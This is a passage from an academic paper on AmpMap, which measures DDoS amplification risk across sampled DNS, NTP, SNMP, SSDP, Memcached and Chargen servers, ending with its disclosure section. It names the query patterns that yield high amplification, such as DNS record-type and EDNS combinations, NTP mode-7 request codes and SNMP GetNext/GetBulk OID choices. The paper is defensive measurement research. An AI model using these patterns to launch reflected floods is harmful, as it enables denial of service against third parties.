[7] We can easily extend AmpMap to handle authoritative servers.

To finish our measurements in a few days and restrict the number of (shared) nodes we use, we target 10K servers per protocol.[8] Table 4 shows: (1) the number of IPs we needed from Shodan and Censys to get our final server lists,[9] (2) the total number of public-facing IPs for each protocol (as of May 30, 2020) from Censys (for DNS) and Shodan (for others); and (3) the % of IPs we scanned from the Internet. When we refer to servers to present our results, we are referring to sampled servers rather than the entire Internet servers.

In our experiments, each server is pinned to a measurer. We do not spoof IP addresses, and we send legitimate queries and listen to responses. We impose a limit of 1 query per 5 s for each server with a timeout of 2 seconds (i.e., 7 seconds per query). This rate gives approximately 3 days to complete for 10K servers as 30 measurers can handle 500 servers at a given time.[10] Our network load is low: 48 kbps (egress) across all measurers and 1.6 kbps per measurer. If we assume an average AF of 5, then we incur 240 kbps in ingress bandwidth.

Protocol specifics: For protocols with more than 10 fields (DNS, NTP, RPCbind), we used a query budget of 1500 queries per server, setting 45% for RandomSample Stage and 10% for the Probing Stage. For simpler protocols, we used a budget of 400 queries with the same budget split. For QOTD, Quake, RPCbind, we set up a single CloudLab server running the protocol. Some fields, such as domain fields for DNS, took strings. As discussed in §4.1.2, we picked 10 popular domains[11] spanning different industry sectors, and enabled features (e.g., DNSSEC supported vs. not). For SNMP, we pick v2's OIDs based on the RFC up to depth 4 (i.e., A.B.C.D). For fields that take as input a list of values (e.g., an OID for SNMP), we also search over the list's length.

5.1 Protocol and server diversity




Figure 9: Boxplot showing the distribution of the maximum AF achieved by each server given a protocol

Finding 1: ***There is significant variability in the maximum amplification a server can yield across servers.***

Figure 9, where y-axis is log-scale, shows the distribution of the maximum AF achieved by each server for each protocol.


[8] We could not obtain 10K servers for NTP ^{AND}.

[9] For DNS, we posit that many are inactive because the Censys DB was from Jan 2020 when the measurements were conducted in May 2020.

[10] Each run takes 3 hours (7s×1500 queries) and need 69 hours to handle 10K servers (not accounting for timeouts).

[11] berkeley.edu, energy.gov, chase.com, aetna.com, google.com, Nairaland.com, Alibaba.com, Cambridge.org, Alarabiya.net, Bnamericas.com

(For SNMP and NTP, we combine the results across different modes.) For many protocols, we observe a long tail in the distribution. For instance, while the median for SNMP ^{OR} is 13.01 AF, the maximum is 495. While the median is 1 AF for NTP ^{OR}, the maximum is 860. For NTP ^{AND}, while the median is 5.11 AF, the maximum is as large as 1300! This high variability confirms we cannot simply count the number of open servers or attribute the same risk to each server.



(a) May-June **2020** (b) May-June **2019**

Figure 10: Summary across servers and protocols (from 2019 and 2020 runs)

Finding 2: ***There is substantial variability in the maximum*** AF ***distribution across protocols.***

Figure 10a shows the maximum AF distributions with varying AF ranges (e.g., 10-30) across protocols; these experiments ran in May–June 2020. For SNMP and NTP, we only show the results for AND schemes for brevity. First, protocols vary in the percentage of potential amplifiers with AF $\geq$ 10: 52% for DNS, 34% for NTP ^{AND}, 69% for SNMP ^{AND} ... 0.6% for Memcached. Further, protocols differ in the most common AF ranges ($\geq$ 10) that servers can yield. AF range for DNS is concentrated on 10 to 30 but above 100 for Chargen. For NTP ^{AND}, 14% of servers give above 100 AF. These results suggest that measuring the risk should take into account the AF distribution per protocol.

Finding 3: ***There is variability across time in the*** AF ***distribution across servers for different protocols.***

Figure 10b shows the maximum AF distribution from measurements done in `2019`, as opposed to `2020` for Figure 10a. (Across two runs, there are minor differences in the AmpMap parameters such as 53% budget for the RandomSample Stage in 2019 vs. 45% in 2020, but they do not really affect the results.) These figures visually highlight the differences across the two years. For instance, only 7% of NTP ^{AND} servers yielded AF $\geq$ 100 in 2019 vs. 14% in 2020. 90th percentile of DNS servers induced above 30 AF in 2019 but above 59 AF in 2020 (almost doubled) using the identical domain lists. We acknowledge that as we sample servers, we cannot attribute the root cause of differences, i.e., the change in server list vs. the actual attack landscape. However, such variability is the reason that calls for the need to do continuous (periodic) measurements rather than a one-time analysis.

5.2 Assessing amplification risks

	Known Pattern	Risk Quantification		Results
		Prior Work	AmpMap	
DNS	EDNS:0,`ANY` [1,57]	287K	149K	1.9× ↑
	EDNS:0,`ANY`,`TXT` [57,62]	Unknown	183K	N/A
DNS (domains w/o DNSSEC)	`ANY`,`TXT` [57,62]	Unknown	126K	N/A
NTP ^{OR}	`monlist` [2,57]	5,569K	13K	427× ↑
NTP ^{AND}	`monlist` [2,57]	5,569K	635K [12]	8.8× ↑
SNMP ^{OR}	*GetBulk* [3,57]	64K	223K	3.5× ↓
SNMP ^{AND}	*GetBulk* [3,57]	64K	317K	5× ↓
Chargen	Request	3588K	1399K	2.9× ↑
SSDP	Search [3,57]	308K	126K	2.7× ↑
Memcached	Stats [3,17]	100M [3]	18K	5.6K × ↑

Table 5: Contrasting the risk extrapolated from prior works and measured by AmpMap for 10K servers

Finding 4: ***Even for known patterns, extrapolations (e.g., [32, 57]) mis-estimate amplification risk.***

Table 5 summarizes the known patterns and their corresponding risks assessed using AmpMap and prior works [1, 57] (same risk used in §2.2). For AmpMap, given a pattern for each protocol (e.g., `monlist` for NTP), we calculate the total risk across 10K servers using the Eq. 1. We find that the baseline techniques from prior work have *significant misestimation*. For instance, these techniques overestimate NTP by 427×, underestimate SNMP v2 by 3.5×, and overestimate Chargen by 2.9×. The large inaccuracy of 427× overestimation for NTP is because the previously reported AF of 556 [57] does not generalize to most NTP servers. Our findings confirm a study of NTP amplification [32], which specifically focuses on the `monlist` feature. Further, the underestimation of 3.5× for SNMP is because the prior analysis (by assuming a fixed query) does not account for *polymorphic variants*. Specifically, we can achieve higher amplification using *GetBulk* requests with varying OID fields and the number of OIDs to request. While the previously reported average of the worst 10% servers for *GetBulk* requests (SNMP) is 11.3 AF [57], the average of the worst 10% from our measurement dataset is 90 for SNMP ^{OR} (7.9× larger than 11.3), and 97 AF for SNMP ^{AND} (8.6× larger).

	New Patterns	Risk Quantification
DNS	¬(EDNS:0 ∧ ANY lookup)	3274K (21.9 × known pattern)
	¬(EDNS:0∧(ANY ∨TXT) lookup)	3127K (17.1 × known pattern)
NTP OR	req code ≠ monlist (20,42)	43K (3.3 × known pattern)
NTP AND	req code ≠ monlist (20,42)	663K (1 × known pattern)
SNMP OR	*GetNext*	61K (0.27 × known pattern)
	Get	10K (0.04 × known pattern)
SNMP AND	*GetNext*	101K (0.32 × known pattern)
	Get	11K (0.03 × known pattern)
SSDP	None	0
Memcached	*Get*, *Gets*	33K (1.9 × known pattern)

Table 6: Amplification risk from new patterns whose risks will be missed by prior analysis

Finding 5: ***Prior recommendations (e.g., [32, 57]) miss many query patterns and leave substantial residual risk.***

We now quantify the risks from *new patterns* that will be missed by prior analysis (Table 6). For DNS, there are other combinations of EDNS and record type fields that yield large (and considerable) amplification. The total risk from these other patterns (e.g., record types: LOC, URI lookups) across 10K servers is 3,274K. This unforseen risk is 21.9× larger than the risk of known patterns (149K)! Figure 11 shows a bird's-eye view of the residual risk. We observe similar trends for other protocols. For instance, for NTP, a collective risk from other features (e.g., get restrict) is 276× higher risk than the known risk. For simpler protocols like SSDP, our measurements do not reveal new patterns.




Figure 11: Visualizing the DNS residual risk when known patterns (EDNS**:0 and** record type**:**ANY |TXT**) are blocked. The size of the circle ∝ the max** AF **of each server. Red circles denote when the delta is ≥ 20%.**




Figure 12: % of DNS servers that remain susceptible to amplification even if we use recommendations by prior works to block query patterns; i.e., ⟨ EDNS, ANY |TXT ⟩ **is a filter that blocks queries EDNS:0 and** ANY **or** TXT **lookups.**

Next, we conduct *what-if* analysis to analyze what percentage of servers are susceptible to amplification if we were to block known patterns. Given that prior works do not provide concrete signatures, we consider a few possible interpretations, i.e., a combination of EDNS:0 and record type:ANY or TXT. Figure 12 shows that even with EDNS:0 and (ANY or TXT) lookups blocked, more than 97% of servers still can yield AF greater than 10. For NTP (mode 7), even with monlist as a signature,[13] 30.5% servers can still yield AF ≥ 10 and 4.8% ≥ 100! We observe similar trends for SNMP. However, prior recommendations achieve high coverage for SSDP, Chargen, and Memcached.




Figure 13: The variability of field values (for a specific field, record type**) that contribute to high amplification. Apart from known ones** (record type**:**ANY**,** TXT**), many other** record type **values can lead to large** AF**.**

5.3 In-depth analysis on DNS

The previous discussion suggests there are many patterns not highlighted by prior work. We analyze this further, focusing on DNS here and deferring other protocols to §5.4-§5.6.

We start with a record type field as this field determines ANY vs. NS record lookups. Figure 13 shows the percentage of servers that can induce considerable AF for each possible value of this field. While the top-2 record types are TXT and ANY (pointed by prior work), more than 20% of our sampled servers can yield more than 10 AF with 19 other record type values (e.g., URI, HIP, RP, LOC, CNAME). Some of these (e.g., NAPTR) incur very high AF, especially if used in conjunction with the DNSSEC (DNSSEC-OK) set. While many DNSSEC-related record type values (e.g., RRSIG, DNSKEY) can yield high AF [61], we also observe many record type values "unrelated" to DNSSEC (e.g., NAPTR, SRV). This finding is significant — even if we block ANY, TXT queries, there are many other types that can induce high amplification.

Summarizing and analyzing query patterns: The above analysis only considers one field. In practice, many other combinations of fields are susceptible, and we want to understand the structure of amplification-inducing query patterns (QPs). For this summarization, we considered several standard data mining techniques (i.e., hierarchical clustering, K-means clustering, decision trees) but found that none were suitable.[14]

Given this, we designed a custom heuristic (Figure 14). Starting from AF-inducing queries across all servers, we generate a set of candidate patterns where some fields are set to

[13] A follow-up paper mentioned the possibility of other settings that induce amplification, they did not specify which request types [32].

[14] Clustering assume that we know the number of clusters or the right distance metric/threshold. Given the large combinatorial space, decision trees produce uninterpretable outputs.





Figure 14: Steps to obtain query patterns to shed light on the patterns of amplification



(a) Rank based on median AF

ID	Field Values
QP82	⟨ EDNS:0, payload:*, record type:RRSIG,ad:1,rd:*,rcode:8 ⋯⟩
QP20	⟨ EDNS:1, payload:*, record type:*, ad:0, rd:1, rcode:* ⋯⟩
QP32	⟨ EDNS:1, payload:*, record type:TXT, ad:0, rd:1, rcode:* ⋯⟩

(b) Describing query patterns (QPs)

Figure 15: DNS: Top 10 query patterns for a particular depth where 8 fields are left as concrete values of ranges

concrete values or ranges, and others are wildcarded. Specifically, for large fields (e.g., id, payload for DNS) we identify candidate *ranges* by dividing the accepted values for a large field into exponentially-spaced bins (e.g., $\{[0,10], [11,100]$ $...\}$. Then, for *each server*, we generate a bit vector (e.g., 1111) to represent these bins; a bit is set to 1 if a server has a query with AF $\geq$10 using a field value that belongs to the bin range. Finally, given a set of bit vectors for all servers, we take candidate vectors that are observed across at least 10% of servers. We prune out fields that appear not to affect amplification; i.e., we count the number of queries (with AF $\geq$ 10) by checking if wildcarding the field makes the AF value histogram follow a uniform distribution. We then generate candidate patterns by generating all combinations of values and ranges. From these candidates, we prune out QPs with AF less than 10 based on the *maximum* or the *median* AF. We represent the QPs as a logical `Directed Acyclic Graph` (DAG), with these QPs are leaf nodes (Step 3, Figure 14). We create a parent node by taking one of the nodes in the current *level* and wildcarding one field; the DAG root is a node where all fields are wildcards. Given this DAG, we consider two analysis:

1. *Minimum set cover per level (Output 1, Figure 14)*: We compute the minimum set-cover of QPs at each level that logically covers all leaf nodes; e.g., the set of QPs obtained at level 10 represents the *minimum set of* QPs to describe QPs using only 10 fields as concrete values or ranges.
2. *Hierarchical analysis (Output 2, Figure 14)*: To see dependencies across fields, we create *a tree* where the edge is annotated with the field and its value, which became concrete as we increase the level (an example in Figure 16).

We run the above procedure separately for (1) domains with DNSSEC support, and (2) domains without support.

Corollary 1: ***Many unexpected patterns lead to high*** AF, ***e.g., with*** DNSSEC ***off and unrelated to*** `ANY` ***records.***

DNSSEC-related patterns: Figure 15a shows a boxplot of the top-10 QPs w.r.t. the median AF when 8 fields are left concrete (level 8). QP 82 incurs the largest median AF of 30 with ⟨ EDNS:0, payload:*, record type:`RRSIG`, rd:* ⋯⟩. In this pattern, it is *not* necessary to have a rd set to 1 and shows that `RRSIG` lookups can also cause high AF. The rank-2 QP has EDNS set to 1 and not 0, which is a known pattern. In fact, several servers that yield high AF had EDNS not set to 0. Further, as we find many record type values that lead to high AF (also seen in Figure 13), this QP has a record type set to *. Further, as a side note, when we were pruning out fields that appear not to affect AF (Figure 14), a DNSSEC-OK field got pruned out. However, we observed that setting this bit to 1 on certain queries can induce high AF on some servers.

Non-DNSSEC patterns: For certain servers, domains without DNSSEC support can yield high AFs. The median AF for the top-1 QP is 21 with ⟨ EDNS:1, record type:`TXT`, rd:1 ⋯⟩. This confirms that `TXT` records can cause high AF [62]. We also observe record type values such as `DS` appear among the QPs; some are attributed to anomalous servers.

Corollary 2: ***There are many query patterns that, while not maximum, provide high enough amplification. Hence, focusing on only one or a handful of patterns can render existing mitigation (i.e., [40]) ineffective.***

At each level of the DAG, more QPs are concentrated at AF between 10 and 20. At the leaf nodes, 699 query patterns produce a median AF of 10 to 20 while only 47 above 20 AF. Purely focusing on one pattern or a handful to drive the mitigation plan will be insufficient.

Corollary 3: ***There are complex dependencies across field values inducing high*** AF ***change based on other fields.***

The DAG output (Figure 14) shows complex dependencies across field values that yield high AF. Specifically, Figure 16 shows a subset of a tree (for DNSSEC-related) where the QPs are filtered based on the "median" AF. If we consider a top branch with EDNS:0 and rd:1, with `NS`, `MX`, ⋯ `TLSA`, `URI` record types cause high AF. Some other combinations




Figure 16: Tree showing how the query patterns change across levels. An edge means a field value transitioned from a wildcard (*) in level L to a concrete value or range in the next level, $L+1$.




Figure 17: NTP top query patterns, where the top-2 are `monlist` patterns. Other top QPs have peer list, if reload, peer list sum, and peer stats as req code.

(i.e., blue edges) will cause different record type values to induce high AF. Surprisingly, we find a non-trivial number of servers that yield high AF even when rd (recursion desired) is 0 (off)! These suggest that (1) there are many combinations of *multiple* fields values that lead to high AF, and (2) this finding generalizes to many servers (as QPs are kept if the median AF across servers is $\geq$ 10 AF). Further, if we consider a tree where QPs are pruned based on the maximum AF (less aggressive pruning), we see even more combinations leading to high AF (e.g., `OPENPGPKEY`, `SOA` record types).

Further, we observe that not all servers behave according to specifications, further adding to variability in QPs. For instance, when EDNS:0 is used, the response should be chopped to the specified EDNS payload value. Unfortunately, for many servers, this is not the case. For instance, 88 servers out of 10K yield AF above 50 with payload less than 512. During our 2019 measurements, we saw 311 AF for one server (for `SRV` records lookup), where we saw many IP fragments. This server went offline shortly after the experiment. While DNS over UDP does use IP fragmentation to deliver large payloads [15], this makes defenses more difficult as they miss key fields such as port information [4].

Vendor	# of Total Servers	# of Server (AF $\geq$ 10)	% of Servers (AF $\geq$ 10)
Bind	946	236	24.9%
Dnsmasq	917	819	89.3%
Version:recursive-main/*	522	12	2.3%
Microsoft	261	250	95.8%
PowerDNS	78	50	64.1%
unbound	40	26	65%

Table 7: Statistics on the affected DNS vendors

Corollary 4: ***Given the variability of query patterns, blocking the top-K percentage of patterns still leave significant residual risk; i.e., the 50th percentile of servers has 80% or more residual risk, even with blocking 20% of query patterns (infeasible in practice).***

We now analyze the percentage (%) of the residual risk if we had used the top-K percentage (%) of QPs to block these queries. For this analysis, from the inferred QPs (Figure 14), we do not prune them based on the maximum or median AF; we need to know all QPs that lead to high AF for each server. We take the top-5 and 20% of these 11K QPs (sorted by their median AF) and use them to block amplification-inducing queries from each server. Unfortunately, we observe that even blocking the top-20% QPs (which is infeasible in practice) still leaves 50% of the servers with an 80% risk or higher (blocking the top-5 % leaves 96.7% risk or higher).

Corollary 5: ***Many DNS vendors are affected.***

Table 7 shows the affected vendors with servers that can yield AF $\geq$ 10. We only show vendors with more than 20 servers. We discuss our efforts to notify these vendors of the vulnerability in § 6.2.

5.4 Amplification patterns for NTP

We discuss amplification patterns for NTP. As we do not discover new patterns for mode 0-6,[15] we focus on mode-7 (private mode). Recall that we need to prune candidates QPs based on maximum or median AF (Figure 14). As we observe a high variance across AF achieved by different NTP servers, we looked at the QPs where they are pruned based on the maximum. Figure 17 shows these QPs (pruned based the maximum AF) where they ranked by the median AF. Apart from `monlist` (QPs 10 and 4), we observe request codes of `peer list`, `if reload`, `peer list sum`, and `peer stats` from NTP $^{\text{OR}}$. Some of these other QPs can yield as large as a few hundred as seen by the long tails in Figure 17. From NTP $^{\text{AND}}$ servers, we also observe `mem stats`, `if stats`, and `get restrict`. Our findings again complement **Corollary 2**. Furthermore, the software versions (with servers that can yield $\geq$ 10AF) are 4.1.1-2, 4,2,4, 4,2,6-8, and 4.2.0. We observe that the servers that can induce high AF with other request codes (other than `monlist`) are not particularly tied to one single version but span across multiple versions.

5.5 Amplification patterns for SNMP

We now discuss SNMP patterns, which have 3 modes of operations, i.e., *GetBulk*, *GetNext*, and *Get*. We start with ***GetBulk***, which is a known pattern [3] (reported average of 6.3 AF [57]). However, our measurements revealed *polymorphic variants* that lead to significantly higher AFs. For instance, we saw an average of 22.4 AF for SNMP $^{\text{OR}}$ and 31.8 AF for SNMP $^{\text{AND}}$, which are higher than the reported. Specifically, an attacker can modify OID value and the number of OIDs to yield

[15] There was one packet that incurred high AF for mode-6 but this packet contained many ICMP redirects so we do not report this.

higher AFs. We generally observe higher AF for query patterns with (1) a single-digit OID (near the root) such as 2, 1, 0, and (2) a list containing multiple OID (i.e., 2-15 but above 15). However, given server variability, there are exceptions. For example, an OID of 1.3.6.1.2, and a list size of 1 appears in one of the top-4 patterns. The top-1 QP from the SNMP servers yields a median AF of 35 with ⟨ community:public ··· OID:2, numoid: (0,8) [16]⟩. From SNMP $^{\text{AND}}$ servers, the top-1 QP yields 45 median AF with OID:0.

Vendors	# Total Servers	GetBulk		GetNext	
		# Server (AF≥10)	% Servers (AF≥10)	# Server (AF≥10)	% Servers (AF≥10)
net-snmp	5357	5044	94.2%	3445	64.3%
cisco Systems	594	96	16.2%	60	10.1%
Sonic Wall	220	21.7	98.6%	27	12.3%
Broadcom Corp.	205	193	94.1%	81	39.5%

Table 8: Statistics on the affected SNMP vendors

We now discuss ***GetNext*** requests. While only *GetBulk* has been highlighted in the prior analysis, AmpMap discovers that a single *GetNext* request can also yield hundreds of AF (similarly, by varying the OID and the number of OIDs). From SNMP $^{\text{AND}}$ servers, 37% of servers can yield AF above 10 and 0.74% above 100 AF! From SNMP $^{\text{OR}}$ servers, 10% servers yield above 10 AF and 0.14% above 100 AF. However, unlike SNMPbulk, we saw high AFs for various OIDs (e.g., 1.3.6.1.2, 0, 1); this is expected because *GetNext* just requests the next variable in the tree, unlike a *GetBulk* request, which requests several *GetNext* requests. Note that while we also replicated that a local server can yield 15 AF with *GetNext* by varying the list size, we posit that we see higher AF in the wild given server variability. Table 8 shows the affected vendors for servers using *GetBulk* or *GetNext* requests. We only show for vendors with more than 200 servers, combining the results from both SNMP $^{\text{AND}}$ and SNMP $^{\text{OR}}$ servers. Similar to DNS and NTP, this amplification vulnerability affects multiple vendors and not just one.

Lastly, measurements reveal that ***Get*** requests also can yield tens of AF (but not as large as *GetNext*). From SNMP $^{\text{OR}}$, 0.73% servers that have AF greater than 10. Unlike *GetNext* patterns, we observe high AF for OID of 1.3, and 1.3.6.1.3-4.

5.6 Amplification patterns for other protocols

SSDP: Amplification risk is inherent with SSDP's "discovery" feature. Our inferred QPs are quite simple. For QPs pruned based on the median AF, we see a discovery request with one UUID of `ssdp:all`. This is expected as this feature fetches "all" UUID information. However, for QPs based on the maximum AF, we see many UUIDs leading to ≥ 10 AF. Again, this confirms the presence of multiple query patterns.

[16] More accurate version is (2, 8) but our range inference is a heuristic.

Memcached: We did not find any QPs that lead to above 10 AF other than the "stats" request (a known pattern) from our 2020 run. If we use our runs from 2019, some of the QPs with *get* and *gets* requests did induce above 10 AF. However, it is still the case that "stats" are by far the dominant pattern, and the residual risk from *get* and *gets* requests are negligible. Further, while the known AF for Memcached is tens of thousands [24], the maximum we find from our 2020 run is 35 AF (we believe many have been patched or taken offline).

Chargen: As Chargen servers respond to any UDP datagram, the QPs learned at the leaf nodes contain all possible characters and lengths. We represented the search space as a list of hex strings where we search over the hex character and the length of the hex character.

We validate the existence of amplification-inducing query patterns for three protocols in a lab setting. For these, we confirm the known patterns but do not find additional ones.

Quake: "Get status" message induces AF of 10 in our setting.

QOTD: As this server responds with random quotes, we see higher AF with smaller list sizes and larger quote size.

RPCbind: The request for the process number running on the server with a correct version ID incurs high AF (i.e., 10).

5.7 Parameters and Validation

Given the lack of ground-truth for all servers, we use a combination of local-server experiments, a large-scale simulation, and example measurements for validation. In the local experiment, we randomly sampled 2M queries on a local DNS server and measured the AFs to infer the signatures (§5.3). Our simulator models an amplification function that maps a query to AF based on (1) field types, (2) the # of servers, (3) the # of pattern structures across servers, (4) the # of pattern for each (3). For (3), indicating 100 pattern types instantiates 100 graph structures across servers where each gets mapped to one type. (3) simulates the pattern variability across servers.





Figure 18: Validating the choice of total budget (B_{total})

Validating parameters: There are three key parameters: (1) per-server total budget, B_{total}, (2) allotting B_{total} across different stages (e.g., Probing Stage), and (3) the number of clusters for K-means.

To see the impact of the total budget (B_{total}), we use the local DNS server experiment. Fixing other parameters (50% for B_{rand}), we varied the B from 100 to 2000 (Figure 18). To



(a) % of budget for B_{rand} (b) % of budget for B_{probe}

Figure 19: Validating the choice of budget allocation

show the robustness across multiple pattern structures, we "emulated" different pattern structures given one setup. We emulated the effect of (A) reducing the % of AF-inducing queries by half (emulating this by adding "dummy" field entries that yield 0 AF), and (B) disabling certain patterns (`TXT`, `RRSIG`, `ANY` lookups). Clearly, using only a few hundred achieves low coverage but starts seeing the diminishing return at 1200 or 1500. We chose 1500 for complex protocols (e.g., DNS). This experiment shows that our chosen B_{total} is in a sufficiently good operating region.

To see the impact of the budget across stages, we use our simulator with 1K servers. We configured 30% of servers not to induce high amplification (similar to the real-world). To analyze the robustness w.r.t. different levels of diversity, we test against 100 to 400 pattern structures. First, using 50% for B_{rand}, we vary the B_{probe} from 0 to 40% (Figure 19b). Using 0% for probing hurts coverage but using 5% and 30% is robust across settings. We chose 10% (lower end of the range) to spare the budget for other (more critical) stages. Similarly, we vary the B_{rand} from 0 to 70% (Figure 19a). We observe robustness across 5% to 45%. As it is crucial for this RandomSample Stage to discover at least one AF-inducing query (for most servers), we chose 45% (the higher end). This leaves a per-field search with the remaining 45%.

To validate the number of clusters, we use the same simulator and evaluate based on the % of servers, which the chosen B_{probe} discovered at least one high AF query. Then, we vary the number of clusters from 2 to 200 and observe robustness across these values; i.e., this is not a crucial factor.




Figure 20: Validation of coverage of AmpMap and alternate solutions using 1K server measurements

Comparing alternatives: We compare AmpMap vs. two baselines: 1) Simulated Annealing (SA), and 2) pure random search. Our success metric is pattern coverage across a set of servers. We compared these solutions using small-scale 1K measurements. As we lack the ground-truth for each server, we compare the relative performance across these solutions rather than to claim optimality or completeness. Using a query budget of 1500, we inferred the signatures combining the output across all solutions. Then, we analyze the coverage for each server. For a given server, we take all queries with AF $\geq$ 10 across three solutions, which serves as the basis of comparison for this server. Then, for each strategy, we compute the % of patterns discovered for each server. Figure 20 shows the coverage across 1K servers. While SA performs better than pure random strategy, the median coverage is 16.7%, while the pure random strategy has an 11.9% median. AmpMap achieves 97% coverage in this relative comparison.

6 Precautions and Disclosure

We carefully considered the impact of our measurements and the disclosure of our findings. We followed the ethical principles (Menlo Report [27]) and the scanning guidelines suggested by prior efforts (Zmap [35]). At a high-level, we adhered to these principles of (1) *minimizing the harm* by taking multiple measurement precautions (§6.1), and (2) *being transparent in our method and results* by informing relevant stakeholders of our findings and explaining the purpose of our scanning (e.g., when we send out email notifications) (§6.2).

6.1 Scanning precautions

We took precautions to ensure that there was no harm to the servers and the network. Our study was approved by IRB under non-human subject criteria. We took care to ensure that our measurements do not burden servers or the Internet.

- We send at most one query per 5 seconds, do not send malformed requests, and cap overall budget per server.
- We do not scan the IPv4 network space but only known public servers obtained from Censys [34] and Shodan [20].
- We do not spoof the source IPs to induce responses to others. Our measurers explicitly receive the responses.

Abuse complaints: We worked closely with the CloudLab [33] administrators whom we notified of our measurements and the purpose of AmpMap. We only received one abuse complaint from running back-to-back SNMP small-scale experiments (500 servers) on June 3, 2020. This complaint came from a third-party monitoring framework called `greynoise.io` [12]; their goal is to notify the probing activities in the Internet and mass scanners (e.g., Censys [34], Shodan [20]) are also likely to be flagged by them [12]. We resolved this abuse complaint by discussing this with Cloudlab admins. We did not receive any other abuse complaints from our 10K server measurements. Across all 6 protocols, we also ran small-scale runs (300 servers) from our public-facing server. We are not aware that the campus network operators received any abuse complaints from these measurements.

Protocol		# Sent	# Resp	Protocol		# Sent	# Resp
DNS		4335	49	SNMP AND	bulk	4433	36
NTP OR	priv	112	0		next	2387	34
	normal	2	0		get	26	2
NTP AND	priv	915	4	SSDP		3563	6
SNMP OR	bulk	4007	30	Chargen		6008	9
	next	1670	11	Memcached		51	0

Table 9: Statistics on the # of notification emails we sent and the responses we got from system owners

SUBJECT: Vulnerable DDoS Amplifier

